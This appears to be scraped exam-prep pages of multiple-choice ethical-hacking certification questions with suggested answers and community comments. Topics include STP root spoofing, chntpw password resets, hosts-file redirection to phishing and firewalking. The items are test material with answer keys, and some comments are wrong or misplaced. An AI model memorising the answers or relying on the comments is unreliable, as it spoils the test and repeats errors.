How can attacker create an entry in the config of switch and provide himself a mirror traffic with span port by just sending root election bpdu? Creating an entry is sort of command injection type of attack. STP bpdu packet causes to re-elect root bridge to determine which interfaces of switches would be open which of them would not.
upvoted 1 times

  **martco** 1 year, 7 months ago

both A and C are plausible, unfair question imo

make a SPAN config on his rogue spoofer switch to create the mirror port he needs to monitor the traffic now passing thru
OR
just be destructive by looping thru the STP attack in order to cause topology recalcs and storm
upvoted 3 times

  **Mr_Gray** 1 year, 9 months ago

fair but why could it not be C based on this

An STP attack involves an attacker spoofing the root bridge in the topology. The attacker broadcasts out an STP configuration/topology change BPDU in an attempt to force an STP recalculation. The BPDU sent out announces that the attacker's system has a lower bridge priority. The attacker can then see a variety of frames forwarded from other switches to it. STP recalculation may also cause a denial-of-service (DoS) condition on the network by causing an interruption of 30 to 45 seconds each time the root bridge changes. Figure 14-4 shows an attacker using STP network topology changes to force its host to be elected as the root bridge.
upvoted 1 times

  **ANDRESCB1988** 1 year, 11 months ago

correct

upvoted 1 times

You have gained physical access to a Windows 2008 R2 server, which has an accessible disc drive. When you attempt to boot the server and log in, you are unable to guess the password. In your toolkit, you have an Ubuntu 9.10 Linux LiveCD. Which Linux-based tool can change any user's password or activate disabled Windows accounts?

- A. John the Ripper
- B. SET
- C. CHNTPW
- D. Cain & Abel

Suggested Answer: C

Community vote distribution

C (100%)

🗳️ **Eyno** Highly Voted 2 years, 11 months ago

Chntpw (A.K.A Offline NT Password & Registry Editor) is a small Windows password removal utility that can run from a CD or USB drive.
upvoted 18 times

🗳️ **blacksheep6r** Highly Voted 2 years, 8 months ago

chntpw is a software utility for resetting or blanking local passwords used by Windows NT, 2000, XP, Vista, 7, 8, 8.1 and 10. It does this by editing the SAM database where Windows stores password hashes.
The chntpw utility is included in many various Linux distributions, including ones focused on security:

Kali – security-focused Linux distribution

SystemRescueCD – recovery-focused Linux distribution[3]

Fedora – general distribution

Ubuntu - linux distribution published by Canonical
(along with many others not listed here).

<https://en.wikipedia.org/wiki/Chntpw>

upvoted 8 times

🗳️ **Ryam336** Most Recent 1 year ago

Why not John the ripper? What's the difference?
upvoted 2 times

🗳️ **WZ1122** 2 years, 2 months ago

Cain and Abel (often abbreviated to Cain) was a password recovery tool for Microsoft Windows.
[https://en.wikipedia.org/wiki/Cain_and_Abel_\(software\)](https://en.wikipedia.org/wiki/Cain_and_Abel_(software))
upvoted 1 times

🗳️ **uday1985** 2 years ago

they said linux based
upvoted 2 times

🗳️ **[Removed]** 2 years, 5 months ago

Selected Answer: C



chntpw is a software utility for resetting or blanking local passwords used by Windows NT, 2000, XP, Vista, 7, 8, 8.1 and 10. It does this by editing the SAM database where Windows stores password hashes.
upvoted 3 times

🗳️ **peace_iron** 2 years, 5 months ago

CHNTPW - chntpw is a software utility for resetting or blanking local passwords used by Windows NT, 2000, XP, Vista, 7, 8, 8.1 and 10. It does this by editing the SAM database where Windows stores password hashes
upvoted 4 times

🗳️ **ANDRESCB1988** 2 years, 11 months ago

correct
upvoted 2 times

  **americaman80** 3 years, 2 months ago

Correct

upvoted 2 times

What does a firewall check to prevent particular ports and applications from getting packets into an organization?

- A. Transport layer port numbers and application layer headers
- B. Presentation layer headers and the session layer port numbers
- C. Network layer headers and the session layer port numbers
- D. Application layer port numbers and the transport layer headers

Suggested Answer: A

Community vote distribution

A (100%)

  **Daniel8660** Highly Voted 8 months, 2 weeks ago



Selected Answer: A

OSI Model

Transport Layer: Protocols and Ports

Application Layer: Services

upvoted 5 times



  **Jong1** Most Recent 1 year, 3 months ago

Selected Answer: A

Newer firewalls can filter traffic based on many packet attributes like source IP address, source port, destination IP address or transport layer port, destination service like WWW or FTP. They can filter based on protocols, TTL values, netblock of originator, of the source, and many other attributes. Application layer firewalls are responsible for filtering at 3, 4, 5, 7 layer. Because they analyze the application layer headers, most firewall control and filtering is performed actually in the software.

References: [https://en.wikipedia.org/wiki/Firewall_\(computing\)#Network_layer_or_packet_filters](https://en.wikipedia.org/wiki/Firewall_(computing)#Network_layer_or_packet_filters) <http://howdoesinternetwork.com/2012/application-layer-firewalls>

upvoted 2 times

  **AjaxFar** 1 year, 6 months ago

Correct

upvoted 1 times

  **ANDRESCB1988** 1 year, 11 months ago

correct

upvoted 3 times

An attacker has installed a RAT on a host. The attacker wants to ensure that when a user attempts to go to "www.MyPersonalBank.com", the user is directed to a phishing site.

Which file does the attacker need to modify?

- A. Boot.ini
- B. Sudoers
- C. Networks
- D. Hosts

Suggested Answer: D

Community vote distribution

D (100%)

🗲️ 👤 **Nagato** Highly Voted 👍 2 years, 10 months ago

Correct modifying hosts file can override dns entry.

upvoted 9 times

🗲️ 👤 **JohanLondon** Most Recent ⌚ 11 months, 1 week ago

Explanation/Reference:

The hosts file is a computer file used by an operating system to map hostnames to IP addresses. The hosts file contains lines of text consisting of an IP address in the first text field followed by one or more host names.

References: [https://en.wikipedia.org/wiki/Hosts_\(file\)](https://en.wikipedia.org/wiki/Hosts_(file))

upvoted 1 times

🗲️ 👤 **Daniel8660** 1 year, 8 months ago

Selected Answer: D

windows hosts file include dns records.

upvoted 3 times

🗲️ 👤 **FateWalker** 1 year, 9 months ago

RAT(Remote Administration Tool) is a tool, saying that installing a backdoor generated by a RAT will be more appropriate and explicit.

upvoted 1 times

🗲️ 👤 **ANDRESCB1988** 2 years, 11 months ago

correct

upvoted 3 times

_____ is a set of extensions to DNS that provide the origin authentication of DNS data to DNS clients (resolvers) so as to reduce the threat of DNS poisoning, spoofing, and similar types of attacks.

- A. DNSSEC
- B. Resource records
- C. Resource transfer
- D. Zone transfer

Suggested Answer: A

Community vote distribution

A (100%)

🗨️ 👤 **Daniel8660** 1 year, 8 months ago

Selected Answer: A

Defend Against DNS Spoofing

Implement a Domain Name System Security Extension (DNSSEC) (P.1185/1169)

upvoted 2 times

🗨️ 👤 **ANDRESCB1988** 2 years, 11 months ago

correct

upvoted 3 times

🗨️ 👤 **CHCHCHC** 10 months, 2 weeks ago

correct my arsee bot

upvoted 1 times

🗨️ 👤 **marcoatv** 1 year, 10 months ago

How many of these tests have you taken? Saw your name in like 2 others certs and all you say is "Correct". Damn Bot

upvoted 3 times

🗨️ 👤 **MyName7** 1 year, 10 months ago

ha, nice to see someone else who is struggling with these questions and answers...and also this bot

upvoted 6 times

Which of the following incident handling process phases is responsible for defining rules, collaborating human workforce, creating a back-up plan, and testing the plans for an organization?

- A. Preparation phase
- B. Containment phase
- C. Identification phase
- D. Recovery phase

Suggested Answer: A

🗨️ 👤 **Nufforabing** Highly Voted 2 years, 6 months ago

There are several key elements to have implemented in preparation phase in order to help mitigate any potential problems that may hinder one's ability to handle an incident. For the sake of brevity, the following should be performed:

Policy – a policy provides a written set of principles, rules, or practices within an Organization.

Response Plan/Strategy – after establishing organizational policies, now it is time to create a plan/strategy to handle incidents. This would include the creation of a backup plan.

Communication – having a communication plan is necessary, due to the fact that it may be necessary to contact specific individuals during an incident.

Documentation – it is extremely beneficial to stress that this element is particularly necessary and can be a substantial life saver when it comes to incident response.

<https://www.sans.org/reading-room/whitepapers/incident/incident-handlers-handbook-33901>

- A. Preparation phase
- upvoted 13 times

🗨️ 👤 **piccolopersiano** Most Recent 9 months, 1 week ago

pg 83 The preparation phase includes performing an audit of resources and assets to determine the purpose of security and define the rules, policies, and procedures that drive the IH&R process. It also includes building and training an incident response team, defining incident readiness procedures, and gathering required tools as well as training the employees to secure their systems and accounts.

Thus A

upvoted 2 times

🗨️ 👤 **ANDRESCB1988** 2 years, 5 months ago

correct

upvoted 4 times

🗨️ 👤 **marcoatv** 1 year, 4 months ago

All you say is "Correct" and have nothing to contribute

upvoted 9 times

🗨️ 👤 **MyName7** 1 year, 4 months ago

you made my day with your second comment!

upvoted 4 times

The configuration allows a wired or wireless network interface controller to pass all traffic it receives to the Central Processing Unit (CPU), rather than passing only the frames that the controller is intended to receive.

Which of the following is being described?

- A. Multi-cast mode
- B. Promiscuous mode
- C. WEM
- D. Port forwarding

Suggested Answer: B

Community vote distribution

B (100%)

ITExpert 10 months, 2 weeks ago

Network interface cards (NICs) are programmed to only forward frames up to the operating system whose destination MAC address is either the MAC address of the NIC or the broadcast MAC address (ff:ff:ff:ff:ff:ff). To force the NIC to forward all messages up to the operating system, the card has to be put into what is called promiscuous mode. This just gets the NIC to forward all messages up, behaving promiscuously.

upvoted 3 times

Daniel8660 1 year, 2 months ago

Selected Answer: B

A sniffer turns the NIC of a system to the promiscuous mode so that it listens to all the data transmitted on its segment. (P.1095/1079)

upvoted 3 times

EngnSu 1 year, 6 months ago

P.1095 A packet sniffer placed on a network in promiscuous mode can therefore capture and analyze all the network traffic.

upvoted 2 times

[Removed] 1 year, 11 months ago

Selected Answer: B

Correct

upvoted 2 times

Nagato 2 years, 4 months ago

Remember Promiscuous mode as dangerous mode. Used for research purpose or by malicious entity.

upvoted 4 times

ANDRESCB1988 2 years, 5 months ago

correct

upvoted 2 times

trfab 2 years, 5 months ago

Hello All, can somebody explain me this answer?

upvoted 2 times

illuded03jolted 2 years, 4 months ago

Promiscuous mode is a type of computer networking operational mode in which all network data packets can be accessed and viewed by all network adapters operating in this mode. ... Promiscuous mode is used to monitor(sniff) network traffic.

upvoted 13 times

A large mobile telephony and data network operator has a data center that houses network elements. These are essentially large computers running on Linux.

The perimeter of the data center is secured with firewalls and IPS systems.

What is the best security policy concerning this setup?

- A. Network elements must be hardened with user ids and strong passwords. Regular security tests and audits should be performed.
- B. As long as the physical access to the network elements is restricted, there is no need for additional measures.
- C. There is no need for specific security measures on the network elements as long as firewalls and IPS systems exist.
- D. The operator knows that attacks and down time are inevitable and should have a backup site.

Suggested Answer: A

Community vote distribution

A (100%)

🗳️ 👤 **VOAKDO** 1 year, 5 months ago

Selected Answer: A

at least audits,..., never is enough security.

upvoted 2 times

🗳️ 👤 **brdweek** 2 years, 9 months ago

A is correct

upvoted 2 times

🗳️ 👤 **study_Somuch** 2 years, 9 months ago

It seems A is the best answer. No sec config is perfect.

upvoted 3 times

🗳️ 👤 **brdweek** 2 years, 10 months ago

Why not B?

upvoted 1 times

🗳️ 👤 **AjaxFar** 2 years, 5 months ago

You be comedian, why it go be B

upvoted 1 times

🗳️ 👤 **Keapa_a** 1 year, 4 months ago

Hahaha....Bros! I tire o

upvoted 1 times

🗳️ 👤 **shiftry** 2 years, 7 months ago

There is not such thing like "complete restrict access". You have the Datacenter operators and technicians, even people from the company. All of then can be insider threats. You need to test periodical this security, for that you need to audit.

upvoted 1 times

🗳️ 👤 **Brinhosa** 2 years, 10 months ago

Why not D?

upvoted 1 times

🗳️ 👤 **Forrest43** 11 months, 2 weeks ago

A seems very reasonable, D seems feasible too if budget is available. A is a minimum, D is optional, but it is correct too. Embrace failure as they say.

upvoted 1 times

🗳️ 👤 **nick526** 2 years, 4 months ago

thats what i thought, i guess option D comes after implementing option A

upvoted 4 times

🗳️ 👤 **JT95** 1 year, 4 months ago



More than that, option D is expensive and hard to implement, it is not always as easy as to say "let's do backups", most of the time it requires a stop in production that can't be afforded. I guess A is fitter because those solutions have less impact on the production chain.

upvoted 1 times

  **ANDRESCB1988** 2 years, 11 months ago

correct

upvoted 1 times

  **kianzz** 1 year, 11 months ago

your input provide no contribution.

upvoted 2 times

PGP, SSL, and IKE are all examples of which type of cryptography?

- A. Digest
- B. Secret Key
- C. Public Key
- D. Hash Algorithm

Suggested Answer: C

Community vote distribution

C (100%)

🗳️ 👤 **Average_Joe** Highly Voted 🏆 1 year, 2 months ago

Easy way to remember between Asymmetric and Symmetric:

All alternatives of Symmetric start with the same letter S: Symmetric, Secret Key, Single Key, Shared Key, or Same key (used for encrypt & decrypt).

Also, symmetric cryptography are Speedy when compared to asymmetric.

upvoted 19 times

🗳️ 👤 **Mao3Wang** Most Recent 🔍 6 months, 3 weeks ago

Selected Answer: C

Diffie-Hellman (DH) is that part of the IKE protocol used for exchanging the material from which the symmetrical keys are built. The Diffie-Hellman algorithm builds an encryption key known as a "shared secret" from the private key of one party and the public key of the other.

https://sc1.checkpoint.com/documents/R81/WebAdminGuides/EN/CP_R81_SitetoSiteVPN_AdminGuide/Topics-VPNSG/IPsec-and-IKE.htm

upvoted 1 times

🗳️ 👤 **Mao3Wang** 6 months, 3 weeks ago

Selected Answer: C

SSL uses both asymmetric and symmetric authentication mechanisms. Public-key encryption verifies the identities of the server, the client, or both.

Page 3066.

upvoted 1 times

🗳️ 👤 **Mao3Wang** 6 months, 3 weeks ago

Selected Answer: C

PGP combines the best features of both conventional (around 1,000 times faster than public-key encryption) and public-key cryptography (solution to key distribution and data transmission issues), and is therefore known as a hybrid cryptosystem. (Page 3074)

upvoted 1 times

🗳️ 👤 **Daniel8660** 8 months, 2 weeks ago

Selected Answer: C

Types of Cryptography

Asymmetric Encryption

Asymmetric encryption (public-key) uses different encryption keys, which are called public and private keys for encryption and decryption, respectively. (P.3018/3002)

upvoted 2 times

🗳️ 👤 **AleksVand** 1 year, 3 months ago

I thought the question is a bit misleading as the type is asymmetric. But after a web search I see that it is also called public-key.

upvoted 2 times

🗳️ 👤 **ANDRESCB1988** 1 year, 11 months ago

correct

upvoted 2 times

🗳️ 👤 **marcoatv** 10 months, 1 week ago

Of course you are correct, as always

upvoted 7 times

🗳️ 👤 **MyName7** 10 months, 1 week ago

oh my God, can't stop laughing at your 3rd comment, you're great

upvoted 5 times

Peter is surfing the internet looking for information about DX Company. Which hacking process is Peter doing?

- A. Scanning
- B. Footprinting
- C. Enumeration
- D. System Hacking

Suggested Answer: B

Community vote distribution

B (100%)

🗲️ 👤 **czarul79** Highly Voted 3 years, 4 months ago

B is correct answer. Footprinting (also known as reconnaissance) is the technique used for gathering information about computer systems and the entities

they belong to.

upvoted 10 times

🗲️ 👤 **sudowhoami** Most Recent 8 months ago

Selected Answer: B

Footprinting = Reconnaissance

upvoted 1 times

🗲️ 👤 **Daniel8660** 1 year, 8 months ago

Selected Answer: B

Footprinting is the first step of any attack on information systems in which an attacker collects information about a target network to identify various ways to intrude into the system. (P.111/95)

upvoted 2 times

🗲️ 👤 **ANDRESCB1988** 2 years, 11 months ago

correct

upvoted 2 times

A hacker is an intelligent individual with excellent computer skills and the ability to explore a computer's software and hardware without the owner's permission.

Their intention can either be to simply gain knowledge or to illegally make changes.

Which of the following class of hacker refers to an individual who works both offensively and defensively at various times?

- A. White Hat
- B. Suicide Hacker
- C. Gray Hat
- D. Black Hat

Suggested Answer: C

Community vote distribution

C (100%)

  **callmetodd**  2 years, 3 months ago

simplify ... you take a black hat ... mix it with a white hat... you get gray hat ;)

upvoted 8 times

  **tmpl4r**  11 months, 1 week ago

I agree that can be C question but, the question was poorly worded, you can't use "offensively and defensively" in this case. It might be better write with "legally and illegally", because the hacker can be ethical or not.

upvoted 4 times

  **Daniel8660** 1 year, 2 months ago

 **Selected Answer: C**

Hacker Classes

Gray Hats

Individuals who work both offensively and defensively at various times. (P.46/30)

upvoted 2 times

  **maxqlex** 1 year, 7 months ago

 **Selected Answer: C**

Answer is C

upvoted 1 times

  **SquidyP** 2 years, 1 month ago

The key phrase here is "Their intention". A white hat's intention is to help the business. A black hat's is to get gain by exploration. A gray hat's is to just learn or mess with the system, no gain necessary.

upvoted 3 times

  **brdweek** 2 years, 3 months ago

C is correct

upvoted 1 times

  **Osen** 2 years, 3 months ago

The focus should be on "an individual who works BOTH offensively and defensively at VARIOUS TIME"

I will go with answer C

upvoted 1 times

  **brdweek** 2 years, 4 months ago

D or C??

upvoted 1 times

  **ANDRESCB1988** 2 years, 5 months ago

Gray Hat is correct

upvoted 2 times

  **Kamal_SriLanka** 2 years, 5 months ago

Answer is D

upvoted 1 times

🗨️ 👤 **beowolf** 2 years, 6 months ago

What about answer A?

A white hat can work on a Red team (offensive) and in a Blue team (defensive)

upvoted 1 times

🗨️ 👤 **callmetodd** 2 years, 3 months ago

they are effectively known as purple hats :)

<https://ipciso.com/types-of-hackers/>

upvoted 1 times

🗨️ 👤 **jnagl13** 2 years, 6 months ago

The key things to look at on this one, are the words 'without the owners permission' and 'illegal'. White hat hackers always operate with the express permission of the system owner and within the bounds of applicable regulations and laws.

upvoted 6 times

🗨️ 👤 **Qutie** 2 years, 9 months ago

<https://searchsecurity.techtarget.com/definition/gray-hat>

Gray hat describes a cracker (or, if you prefer, hacker) who exploits a security weakness in a computer system or product in order to bring the weakness to the attention of the owners. Unlike a black hat, a gray hat acts without malicious intent.

upvoted 2 times

During a recent security assessment, you discover the organization has one Domain Name Server (DNS) in a Demilitarized Zone (DMZ) and a second DNS server on the internal network.

What is this type of DNS configuration commonly called?

- A. DynDNS
- B. DNS Scheme
- C. DNSSEC
- D. Split DNS

Suggested Answer: D

Community vote distribution

D (100%)

🗳️ 👤 **czarul79** Highly Voted 👍 2 years, 4 months ago

D is correct answer. Common reasons for using split DNS systems is to hide internal information from external clients on the Internet or to allow internal networks to resolve DNS on the Internet.

In a split DNS infrastructure, you create two zones for the same domain, one to be used by the internal network, the other used by the external network typically users on the Internet. Split DNS directs internal hosts to an internal domain name server for name resolution and external hosts are directed to an external domain name server for name resolution

upvoted 16 times

🗳️ 👤 **avatar23** Most Recent 🕒 7 months ago

Selected Answer: D

D is correct

upvoted 2 times

🗳️ 👤 **kiki533** 8 months ago

Answer is D

upvoted 1 times

🗳️ 👤 **Daniel8660** 8 months, 2 weeks ago

Selected Answer: D

Footprinting Countermeasures

Set apart internal and external DNS or use split DNS, and restrict zone transfer to authorized servers.(P.249/233)

upvoted 2 times

🗳️ 👤 **ANDRESCB1988** 1 year, 11 months ago

correct


upvoted 2 times

What kind of detection techniques is being used in antivirus software that identifies malware by collecting data from multiple protected systems and instead of analyzing files locally it's made on the provider's environment?

- A. Behavioral based
- B. Heuristics based
- C. Honeypot based
- D. Cloud based

Suggested Answer: D

Community vote distribution



peace_iron 2 years, 5 months ago

The correct answer is Cloud-based.

Cloud-based detection identifies malware by collecting data from protected computers while analyzing it on the provider's infrastructure, instead of performing the analysis locally.

<https://zeltser.com/how-antivirus-software-works/>

upvoted 16 times

rickcoyw 1 year ago

Selected Answer: D

Cloud Based, antivirus software leverages the power of cloud computing and centralized analysis to identify malware. Instead of analyzing files locally on individual systems, the files are sent to the provider's cloud environment for analysis.

upvoted 1 times

victorfs 1 year, 1 month ago

Selected Answer: D

The option correct is D: Cloud-based

upvoted 1 times

qovert 1 year, 3 months ago

Answer: D

Cloud-based detection techniques in antivirus software involve collecting data from multiple protected systems and analyzing it in the provider's environment instead of locally on individual systems. This approach enables rapid response to new malware threats and reduces the computational overhead on local machines. By leveraging the power of cloud infrastructure, antivirus providers can analyze large volumes of data and deploy updates to their users more efficiently.

upvoted 2 times

Flav_man 1 year, 4 months ago

Selected Answer: D

it's D

upvoted 2 times

josevirtual 1 year, 7 months ago

Selected Answer: D

Cloud-based, it is done in cloud, not on-premise

upvoted 2 times

baskan 1 year, 10 months ago

D. Cloud base .

upvoted 1 times

noblethic 2 years ago

Selected Answer: D

The actual analysis is performed in the provider's cloud.



upvoted 2 times

noblethic 2 years ago

Selected Answer: C



C. The actual analysis is performed in the provider's cloud.

upvoted 1 times

  **Grey975** 1 year, 11 months ago

That is answer D.

upvoted 3 times

  **cazzobsb** 2 years, 2 months ago

Selected Answer: D

Correct



upvoted 1 times

  **[Removed]** 2 years, 2 months ago

Selected Answer: D

Not done locally, instead, it is done in the provider's environment. This points to a Cloud-based IDS/IPS. Heuristic is still done locally, it is just behavioral-based.



upvoted 1 times

  **iqrahaq** 2 years, 2 months ago

Selected Answer: D

If you google, a lot of the information points to Cloud-based.



upvoted 2 times

  **Jong1** 2 years, 3 months ago

Selected Answer: D

Cisco as a solution for this DNA cloud-based data platform where Machine Learning models are built and analyzed for your specific network environment.



upvoted 1 times

  **Huinen** 2 years, 4 months ago

Selected Answer: A



It sound like a xRD to me, so i will say A.

upvoted 2 times

  **martco** 2 years, 7 months ago


hm. poor question...IDPS is all a blur nowadays..AI + ML yadda so I wouldn't get hung up on heuristics etc. best guess the only clear part of this question as I read it is WHERE is the analysis taking place? = the vendors (provider environment) like say PaloAlto etc. (which might have been exotic when this question was written)

upvoted 1 times

  **idowh** 2 years, 7 months ago

SO what is the answer now A or D

upvoted 1 times

  **blacksheep6r** 2 years, 8 months ago

A

tcptrace is a free and open-source tool for analyzing TCP dump files.[1][2][3] It accepts as input files produced by packet-capture programs, including tcpdump, Wireshark, and snoop.

tcptrace can produce several different types of output containing information on each connection seen, such as elapsed time, bytes and segments sent and received, retransmissions, round trip times, window advertisements, and throughput. It can also produce graphs for further analysis. As of version 5, minimal UDP processing has been implemented in addition to the TCP capabilities.

<https://en.wikipedia.org/wiki/Tcptrace>

upvoted 1 times

  **RoVasq3** 2 years, 6 months ago

does this answer has something to do with the actual question?

upvoted 3 times

Which of the following tools is used to analyze the files produced by several packet-capture programs such as tcpdump, WinDump, Wireshark, and EtherPeek?

- A. tcptrace
- B. Nessus
- C. OpenVAS
- D. tcptraceroute

Suggested Answer: A

Community vote distribution

A (100%)

🗳️ 👤 **kiki533** 8 months ago

tcptrace

upvoted 1 times

🗳️ 👤 **StormCloak4Ever** 11 months, 4 weeks ago

As others have shown tcptrace is clearly the correct answer. However, I have been unable to find any mention of this tool in the official EC Council CEHv11 book... Would they really have a question on their test that is not mentioned in their official curriculum?

upvoted 3 times

🗳️ 👤 **SeaH0rse66** 1 year, 1 month ago

Selected Answer: A

<https://sourceforge.net/projects/open-tcptrace/>

"tcptrace is a tool written by Shawn Ostermann at Ohio University, for analysis of TCP dump files. It can take as input the files produced by several popular packet-capture programs, including tcpdump, snoop, etherpeek, HP Net Metrix, and WinDump. tcptrace can produce several different types of output containing information on each connection seen, such as elapsed time, bytes and segments sent and recieved, retransmissions, round trip times, window advertisements, throughput, and more. It can also produce a number of graphs for further analysis."

upvoted 4 times

🗳️ 👤 **Mr_Gray** 1 year, 8 months ago

please give insight

upvoted 1 times

🗳️ 👤 **spydog** 1 year, 8 months ago

If you google the correct answer you will find the page of the tool - tcptrace is a tool written by Shawn Ostermann at Ohio University, for analysis of TCP dump files...

In addition you can try to eliminate the other answers:

- Nessus and OpenVAs are vulnerability scanning/management tools
- tcptraceroute is tricky as it is misleading, but when you see "traceroute", you should think about the standard traceroute, which will give you the actual route path. And you end up with A

upvoted 14 times

🗳️ 👤 **ANDRESCB1988** 1 year, 11 months ago

correct

upvoted 2 times

What is the way to decide how a packet will move from an untrusted outside host to a protected inside that is behind a firewall, which permits the hacker to determine which ports are open and if the packets can pass through the packet-filtering of the firewall?

- A. Session hijacking
- B. Firewalking
- C. Man-in-the middle attack
- D. Network sniffing

Suggested Answer: B


Community vote distribution

B (100%)

  **czarul79** Highly Voted 2 years, 4 months ago



B is correct answer. Firewalk is an active reconnaissance network security tool that attempts to determine what layer 4 protocols a given IP forwarding device will pass. Firewalk works by sending out TCP or UDP packets with a TTL one greater than the targeted gateway. If the gateway allows the traffic, it will forward the packets to the next hop where they will expire and elicit an ICMP_TIME_EXCEEDED message. If the gateway host does not allow the traffic, it will likely drop the packets on the floor and we will see no response.

upvoted 38 times

  **Mr_Gray** 1 year, 8 months ago



thank you. These are the kind of discussion people need.

upvoted 8 times

  **Snipa_x** 1 year, 7 months ago

I'm just curious. Have you taken the exam yet?



upvoted 1 times

  **SeaH0rse66** Highly Voted 1 year, 1 month ago

Selected Answer: B

CEH V11 Module 12 Page 1551 " Firewalking is a method of collecting information about remote networks behind firewalls. It is a technique that uses TTL values to determine gateway ACL filters and map networks by analyzing the IP packet response. It probes ACLs on packet filtering routers/firewalls using the same method as tracerouting. Firewalking involves sending TCP or UDP packets into the firewall where the TTL value is one hop greater than the targeted firewall. If the packet makes it through the gateway, the system forwards it to the next hop, where the TTL equals one, and prompts an ICMP error message at the point of rejection with a "TTL exceeded in transi" message. This method helps locate a firewall; additional probing facilities fingerprinting and identification of vulnerabilities."

upvoted 7 times

  **Daniel8660** Most Recent 8 months, 2 weeks ago

Selected Answer: B

Firewall Evasion Techniques

Firewall Identification

Firewalking - a method of collecting information about remote networks behind firewalls. (P.1567/1551)

upvoted 3 times

  **ANDRESCB1988** 1 year, 11 months ago

correct

upvoted 3 times

Which of the following is not a Bluetooth attack?

- A. Bluedriving
- B. Bluesmacking
- C. Bluejacking
- D. Bluesnarfing

Suggested Answer: A

Community vote distribution

A (100%)

  **peace_iron** Highly Voted 1 year, 5 months ago

A is correct

Bluetooth Attacks

Bluesmacking - Denial of service against device

Bluejacking - Sending unsolicited messages

Bluebugging - Remotely using a device's features

Bluesnarfing - Theft of data from a device

upvoted 26 times

  **Whiplash** Highly Voted 2 years ago

While bluedriving exists, it is not an actual "attack."

upvoted 11 times

  **Grey975** 11 months, 1 week ago

Correct, Bluedriving is a tool, not an attack.

upvoted 3 times

  **Daniel8660** Most Recent 8 months, 2 weeks ago

Selected Answer: A

Bluedriving is a bluetooth wardriving utility. It can capture bluetooth devices, lookup their services, get GPS information and present everything in a nice web page.

upvoted 1 times

  **ANDRESCB1988** 1 year, 11 months ago

correct

upvoted 1 times

What is the role of test automation in security testing?

- A. It is an option but it tends to be very expensive.
- B. It should be used exclusively. Manual testing is outdated because of low speed and possible test setup inconsistencies.
- C. Test automation is not usable in security due to the complexity of the tests.
- D. It can accelerate benchmark tests and repeat them with a consistent test setup. But it cannot replace manual testing completely.

Suggested Answer: D

Community vote distribution

D (100%)

🗨️ 👤 **AleksVAnd** 9 months, 3 weeks ago

Selected Answer: D

"B. It should be used exclusively..." Is correct. However manual testing is not outdated and it never will be. That is the catch and that's what makes B the wrong answer.

upvoted 2 times

🗨️ 👤 **sajidm** 9 months, 3 weeks ago

Selected Answer: D

correct

upvoted 1 times

🗨️ 👤 **ANDRESCB1988** 1 year, 5 months ago

correct


upvoted 2 times

Your company performs penetration tests and security assessments for small and medium-sized business in the local area. During a routine security assessment, you discover information that suggests your client is involved with human trafficking. What should you do?

- A. Confront the client in a respectful manner and ask her about the data.
- B. Copy the data to removable media and keep it in case you need it.
- C. Ignore the data and continue the assessment until completed as agreed.
- D. Immediately stop work and contact the proper legal authorities.

Suggested Answer: D

Community vote distribution



Bwitch 1 year, 6 months ago

I can't even believe folks are suggesting anything other than D lol
upvoted 11 times

thamior666 1 year, 1 month ago

B. Copy the data to removable media and keep it in case you need it.
For sure ;) XDDD
upvoted 4 times

josevirtual 1 year, 1 month ago

Selected Answer: D
There is not any other possibility that go to the legal authorities immediately.
upvoted 3 times

Gerasz87 1 year, 8 months ago

Selected Answer: D
There is an interesting part of this question.
This said "that suggests", so you can believe but not sure. It's only a suggestion.
But, if you are an ethical, you definitely should contact the legal authorities.
upvoted 3 times

djaBSNVXSHGX 1 year, 8 months ago

is D, human traffic can't be superseded by business ! Don't tell me something different !
upvoted 3 times

davidjec 1 year, 8 months ago

Selected Answer: D
D is correct; As an Ethical Hacker, some ethics to be followed rather than only doing the intended job.
upvoted 2 times

WZ1122 1 year, 8 months ago

Selected Answer: D
law should have the first priority
upvoted 2 times

LexxxD 1 year, 9 months ago

Selected Answer: C
Should be C. After the assessment is completed, then a further discussion about involving the authorities needs to be held.
upvoted 1 times

josevirtual 1 year, 1 month ago

Absolutely not!!!
You should tell the police ASAP. The sooner you do it, the better for the victims.
upvoted 2 times

🗨️ 👤 **mrhaky** 1 year, 11 months ago

I believe he signed an NDA so the best answer is C
upvoted 2 times

🗨️ 👤 **AleksVAnd** 1 year, 9 months ago

Exposing crimes is more important than an agreement to not disclose info! That's an example of being ethical.
upvoted 1 times

🗨️ 👤 **billyhawk** 1 year ago

The NDA should mention some exceptions...in this case Human trafficking is an exception.
upvoted 1 times

🗨️ 👤 **study4test** 1 year, 2 months ago

If the activity is illegal, it is not covered by the NDA
upvoted 2 times

🗨️ 👤 **Gerasz87** 1 year, 8 months ago

No.
The ethics and the law overwrite the NDA.
And the other hand, informing the proper legal authorities should be release you from the NDA , because you are possible witness of somekind of crime.
upvoted 3 times

🗨️ 👤 **ANDRESCB1988** 2 years, 5 months ago

correct
upvoted 2 times

While using your bank's online servicing you notice the following string in the URL bar:

`http://www.MyPersonalBank.com/account?id=368940911028389&Damount=10980&Camount=21`

You observe that if you modify the Damount & Camount values and submit the request, that data on the web page reflect the changes.

Which type of vulnerability is present on this site?

- A. Cookie Tampering
- B. SQL Injection
- C. Web Parameter Tampering
- D. XSS Reflection

Suggested Answer: C

Community vote distribution

C (100%)

🗳️ 👤 **americaman80** Highly Voted 2 years, 2 months ago

Explanation/Reference:

The Web Parameter Tampering attack is based on the manipulation of parameters exchanged between client and server in order to modify application data, such as user credentials and permissions, price and quantity of products, etc. Usually, this information is stored in cookies, hidden form fields, or URL Query Strings, and is used to increase application functionality and control.

References: https://www.owasp.org/index.php/Web_Parameter_Tampering

upvoted 15 times

🗳️ 👤 **calin2020** Highly Voted 1 year, 11 months ago

Admins, please fix characters

upvoted 6 times

🗳️ 👤 **Scryptic** 1 year, 10 months ago

If each person emailed the admins directly with examples of these unicode chars, maybe they would purge them for the question database. You can google these lines with the unicode and find out all the sites that are using the exact same questions. Obviously, ET has copied this from some other site who may have inserted them as a form of Watermarking to protect their IP. Email them everyone!

upvoted 4 times

🗳️ 👤 **Daniel8660** Most Recent 8 months, 2 weeks ago

Selected Answer: C

Web Application Threats

OWASP Top 10 Application Security Risks

Security Misconfiguration - Parameter/Form Tampering

A web parameter tampering attack involves the manipulation of parameters exchanged between the client and the server to modify application data such as user credentials and permissions.

This information is actually stored in cookies, hidden form fields, or URL query strings. (P.1770/1754)

upvoted 2 times

🗳️ 👤 **noblethic** 1 year ago

Selected Answer: C

Web parameter tampering.

upvoted 1 times

